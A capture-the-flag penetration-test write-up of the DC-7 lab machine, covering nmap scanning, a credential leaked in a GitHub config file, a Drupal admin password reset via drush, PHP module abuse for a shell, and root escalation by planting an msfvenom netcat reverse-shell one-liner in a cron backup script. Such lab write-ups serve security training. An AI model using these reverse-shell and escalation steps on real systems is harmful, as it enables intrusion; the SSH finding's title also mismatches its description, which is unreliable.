DC 7 VAPT REPORT

Target System: DC7

Target IP Address: 192.168.31.107

Assessment Date:03/07/2026

Prepared By: Nikhil Gowda (Cybersecurity Analyst/Fresher)

Let's start with a network scan using an aggressive Nmap scan as we always do, and this time also we will go with the same approach to identify open port for running services.

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a4:cf:31 brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.172/24 brd 192.168.31.255 scope global dynamic noprefixroute eth0
       valid_lft 26971sec preferred_lft 26971sec
    inet6 2409:4090:1b:8200:ec36:4d45:93a8:a5c7/64 scope global dynamic noprefixroute
       valid_lft 56826sec preferred_lft 56826sec
    inet6 fe80::e709:47f8:a14f:248f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

This is the ip address of attacker machine.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.31.172/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-28 21:14 +0500
Nmap scan report for jiofiber.local.html (192.168.31.1)
Host is up (0.011s latency).
MAC Address: 7C:BF:77:BB:DB:E0 (Speedtech)
Nmap scan report for SetTopBox-1310.lan (192.168.31.106)
Host is up (0.011s latency).
MAC Address: 98:C9:BE:57:E6:B5 (Shenzhen Sdmc Technology)
Nmap scan report for DC7 (192.168.31.107)
Host is up (0.00021s latency).
MAC Address: 00:0C:29:A1:3F:6C (VMware)
Nmap scan report for Siddrama-s-F14.lan (192.168.31.126)
Host is up (0.13s latency).
MAC Address: 6E:DF:23:FF:44:55 (Unknown)
Nmap scan report for NIKHIL.lan (192.168.31.147)
Host is up (0.00035s latency).
MAC Address: 4C:D5:77:BD:34:65 (Chongqing Fugui Electronics)
Nmap scan report for POCO-M6-Plus-5G.lan (192.168.31.186)
Host is up (0.049s latency).
MAC Address: 5E:8E:A4:CB:4C:73 (Unknown)
Nmap scan report for kali.lan (192.168.31.172)
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 3.41 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap  -p- -sV -sS  192.168.31.107
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-28 21:16 +0500
Nmap scan report for DC7 (192.168.31.107)
Host is up (0.00076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 00:0C:29:A1:3F:6C (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.59 seconds
```


Through nmap scan we have found the ip address of target machine where 2 services are running.

Enumeration

Further, we need to start enumeration against the host machine, therefore without wasting time, we navigate to a web browser for exploring HTTP service, and DC:7- Welcome page will be opened in the browser that gave us a hint to search “outside the box” and this hint might be connected with internet.

At the end of this web page, we observed another hint “@DC7User” which could be any possible username.





There was a github page as DC7-User on further investigation we found out a staffdb repository where on config.php we found a credential :-

Username: dc7user

Password: MdR3xOgB7#dW

Exploiting

With the help of above-enumerated credential, we try to connect with ssh and after obtaining tty shell we go for post enumeration and start directory traversing.

ssh dc7user@192.168.31.107

At first, we're looking for a directory list where we've found a "mbox" named file that contains an inbox message. The message contains /opt/script/backup.sh as the subject of the message, lets explore.

```
┌──(kali㉿kali)-[~]
└─$ ssh dc7user@192.168.31.107
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
dc7user@192.168.31.107's password:
Linux dc-7 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u5 (2019-08-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Aug 30 03:10:09 2019 from 192.168.0.100
dc7user@dc-7:~$ whoami
dc7user
dc7user@dc-7:~$ id
uid=1000(dc7user) gid=1000(dc7user) groups=1000(dc7user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netde
dc7user@dc-7:~$
```

```
dc7user@dc-7:~$ cat mbox

From root@dc-7 Thu Aug 29 17:00:22 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:00:22 +1000
Received: from root by dc-7 with local (Exim 4.89)
        (envelope-from <root@dc-7>)
        id 1i3EPu-0000CV-5C
        for root@dc-7; Thu, 29 Aug 2019 17:00:22 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
```

Inside **backups.sh** we notice it is using **drush** which stands for Drupal shell and it is a command-line utility that is used to communicate with drupal CMS.


```
dc7user@dc-7:/var/www/html$ cat /opt/scripts/backups.sh
#!/bin/bash
rm /home/dc7user/backups/*
cd /var/www/html/
drush sql-dump --result-file=/home/dc7user/backups/website.sql
cd ..
tar -czf /home/dc7user/backups/website.tar.gz html/
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.sql
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.tar.gz
chown dc7user:dc7user /home/dc7user/backups/*
rm /home/dc7user/backups/website.sql
rm /home/dc7user/backups/website.tar.gz
```

```
dc7user@dc-7:/var/www/html$ drush user-password admin --password=nikhil
Changed password for admin
```


I looked at the drush command on google and found a command that was used to change an account's password. Now, we've changed the password for the admin account to login to Drupal and explore the following URL:

http://192.168.31.107/user/login

After accessing the admin console, it was time to exploit web application by injecting malicious content inside it. Directly writing malicious scripts as web content will not give us the reverse shell of the application but after spending some time, we concluded that it requires PHP module. We, therefore, move to install new module through ***Manage>Extend>List>Install new module***




therefore, move to install new module through ***Manage>Extend>List>Install new module.***




You can download the PHP package for Drupal from the URL below and upload the tar file to install the new module.


```
https://www.drupal.org/project/php
```



Installed new php module.



Great!! we have our netcat session as www-data and if you will check permission on /opt/scripts/backup.sh, you will notice, that www-data has all permission to access or modify this file. We can therefore abuse the rights of the user file for escalating privileges by modifying the contents of the source.



Privilege Escalation

As said above we'll try to abuse writable permission assign on the script. Thus, we use msfvenom to generate a malicious piece of code for obtaining the bash shell.

```
msfvenom -p cmd/unix/reverse_netcat lhost=XXX.XXX.XXX.XXX lport=8888 R
```

Now copy the generated code and start another netcat listener on a new terminal.

```
mkfifo /tmp/ulgg; nc XXX.XXX.XXX.XXX 8888 0</tmp/ulgg | /bin/sh >/tmp/ulgg 2>&1; rm
```

Paste the code copied above in the previous netcat session under the www-data shell and wait for some time and get back to another netcat listener.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.31.172] from DC7 [192.168.31.107] 60878
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Boom!!! We got root access.

```
root@dc-7:~# ls
ls
theflag.txt
root@dc-7:~# cat theflag.txt
cat theflag.txt



888       888          888 888      8888888b.                           888 888 888 888
888   o   888          888 888      888  "Y88b                          888 888 888 888
888  d8b  888          888 888      888    888                          888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 888  888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.       "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Congratulations!!!

Hope you enjoyed DC-7.  Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.


I'm sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

If you enjoyed this CTF, send me a tweet via @DCAU7.

root@dc-7:~#
```

This is the final flag.

PORT NO	22
SERVICE NAME	SSH
SEVERITY	MEDIUM
VULNERABILITY NAME	Exposed Port Knocking Configuration
CVE ID	NA
DESCRIPTION	The target system is running **OpenSSH 7.4p1**, an outdated version of the SSH service. Older versions of OpenSSH may be affected by multiple publicly disclosed security vulnerabilities, including information disclosure, user enumeration, and other security issues.
REMEDIATION	• Upgrade OpenSSH to the latest vendor-supported version. • Apply all available security patches from the operating system vendor. • Disable legacy SSH protocols and weak ciphers. • Restrict SSH access using firewall rules or IP allowlists. • Enable key-based authentication and disable password authentication where possible. • Regularly review and update the SSH server configuration.
PROOF OF CONCEPT	 This confirms that the target is running **OpenSSH 7.4p1**. If this version is outdated for the operating system and lacks vendor backported security fixes, it may be affected by known vulnerabilities. Further verification is required to determine whether specific CVEs apply.

PORT NO	80
SERVICE NAME	HTTP (Apache httpd 2.4.25)
SEVERITY	**Critical**
VULNERABILITY NAME	Drupal Remote Code Execution (Authenticated PHP Module Upload)
CVE ID	**N/A**
DESCRIPTION	The target hosts a Drupal application on Apache HTTP Server. After obtaining valid administrator credentials during the assessment, the application allowed the installation of a PHP module. This functionality was abused to upload and execute malicious PHP code, resulting in remote code execution and a reverse shell as the web server user (`www-data`).
REMEDIATION	• Update Drupal and all installed modules to the latest supported versions. • Restrict installation of new modules to trusted administrators only. • Disable PHP execution in upload directories. • Enforce strong passwords and Multi-Factor Authentication (MFA) for administrator accounts. • Monitor and audit administrative actions and module installations. • Apply the principle of least privilege to web server permissions.
PROOF OF CONCEPT	1. Accessed the Drupal login page (/user/login). 2. Logged in using valid administrator credentials obtained during assessment. 3. Navigated to **Manage → Extend → Install New Module**. 4. Uploaded a malicious PHP module containing a reverse shell payload. 5. Triggered the payload to obtain a shell as **www-data**. 6. Verified remote code execution by establishing a reverse shell and executing system commands